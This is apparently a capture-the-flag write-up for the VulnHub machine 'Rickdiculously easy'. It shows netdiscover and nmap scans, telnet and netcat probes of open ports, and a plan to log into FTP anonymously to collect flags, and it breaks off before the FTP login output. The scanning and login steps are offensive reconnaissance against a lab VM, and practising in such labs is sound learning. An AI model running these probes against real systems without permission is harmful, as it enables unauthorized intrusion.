
# Rickdiculously easy1 writeup


I downloaded the machine from vulnhub and selected the first boot option for the machine, which gives me this screen:



```
Fedora 26 (Server Edition)
Kernel 4.11.8-300.fc26.x86_64 on an x86_64 (tty1)

Admin Console: https://10.0.2.6:9090/ or https://[fe80::8790:ead6:7447:ae72]:909
0/

localhost login: _
```


Knowing that I am working in a closed environment on my virtualbox network, I can limit a netdiscover scan to 10.0.2.0/24

```
sudo netdiscover -r 10.0.2.0/24
```




```
File   Actions   Edit   View   Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 9 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 540
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      2     120  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      2     120  Unknown vendor
 10.0.2.3        08:00:27:aa:18:a7      2     120  PCS Systemtechnik GmbH
 10.0.2.6        08:00:27:bf:52:95      3     180  PCS Systemtechnik GmbH
```

10.0.2.6 is the address that will help, so I start an nmap scan to gather some knowledge of open ports and services:




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.6 -p- -T 4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 03:09 EST
Nmap scan report for 10.0.2.6
Host is up (0.00073s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
```

I can see that the http port is open, so I can try to access the server web interface. I get this in response:




Great, I found a website! I will inspect it to look around for potential comments or clues as to what it uses for hosting:



```html
<!DOCTYPE html>
<html>
<head>
<title>Morty's Website</title>
<center><font size="20" color="yellow"><b>MORTY'S COOL WEBSITE</b></font></center>
<center><font size = "5" color="yellow">It's not finished yet ok. Stop judging me.</font></center>
<style>
body
{
    background-image: url("morty.png");
}
</style>
</head>
</html>

```

I see nothing out of the ordinary or something specific here. The url for the image doesn't offer us much either, as there is no folder specified.
There are more ports open on this machine, some of which have weird port numbers. The most suspicious one is 13337. Being a meme, of course we have to check it out.




```
└─$ telnet 10.0.2.6 13337
Trying 10.0.2.6 ...
Connected to 10.0.2.6.
Escape character is '^]'.
FLAG:{TheyFoundMyBackDoorMorty}-10Points
Connection closed by foreign host.
```

**connecting to this port gives us a first flag for this machine2**


We can try to look at the ports to see if we get more information through another nmap command:

```
sudo nmap -A 10.0.2.6 -p 21,22,80,9090,13337,22222,60000
```



```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh?
| fingerprint-strings:
|   NULL:
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
80/tcp    open  http    Apache httpd 2.4.27 ((Fedora))
|_http-title: Morty's Website
|_http-server-header: Apache/2.4.27 (Fedora)
| http-methods:
|_  Potentially risky methods: TRACE
9090/tcp  open  http    Cockpit web service 161 or earlier
|_http-title: Did not follow redirect to https://10.0.2.6:9090/
13337/tcp open  unknown
| fingerprint-strings:
|   NULL:
|_    FLAG:{TheyFoundMyBackDoorMorty}-10Points
22222/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:11:56:7f:c0:36:96:7c:d0:99:dd:53:95:22:97:4f (RSA)
|   256 20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e (ECDSA)
|_  256 a6:84:fa:0f:df:e0:dc:e2:9a:2d:e7:13:3c:e7:50:a9 (ED25519)
60000/tcp open  unknown
| fingerprint-strings:
|   NULL, ibm-db2:
|_    Welcome to Ricks half baked reverse shell...
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port22-TCP:V=7.94SVN%I=7%D=1/15%Time=67877267%P=x86_64-pc-linux-gnu%r(N
SF:ULL,42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204
SF:\.4\.0-31-generic\x20x86_64\)\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port13337-TCP:V=7.94SVN%I=7%D=1/15%Time=67877267%P=x86_64-pc-linux-gnu%
```


The result of this scan gives us the flag we've obtained a few minutes ago and a few more lines of information

- Server technology the website uses: Apache/2.4.27 (Fedora)
- The fact that for port 21(ftp) anonymous logging is allowed and that there is a FLAG.txt file accessible from that port:
  - 

```
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```

- The version of FTP is vsFTPd 3.0.3 - secure, fast, stable. But we will put that to the test.


We can try to access port 60000, but I don't exactly know how. One method is to just put it in the URL of the website, but that doesn't seem to help.
Let's try to netcat to the port:




```
┌──(kali㉿kali)-[~]
└─$ sudo netcat 10.0.2.6 60000
(UNKNOWN) [10.0.2.6] 60000 (?) : Connection refused
```

My connection attempt is refused, so let's try something else.

We can see from a previous screenshot that there is a port 9090 that has the Service name zeus-admin. Since we also deal with a website, we can try to use that port to see what we can find. We add it to the website URL like so:



https://10.0.2.6:9090



FLAG {THERE IS NO ZEUS, IN YOUR FACE!} - 10 POINTS

User name

Password


Server: **localhost.localdomain**
Log in with your server user account.

**While we are being taunted, we still find the second flag**

Another thing we gathered from port enumeration is that port 21 accepts anonymous connections, meaning we can use the credentials:


```
user: anonymous
password: <blank>
```

when logging into the port. Let's try that:




```
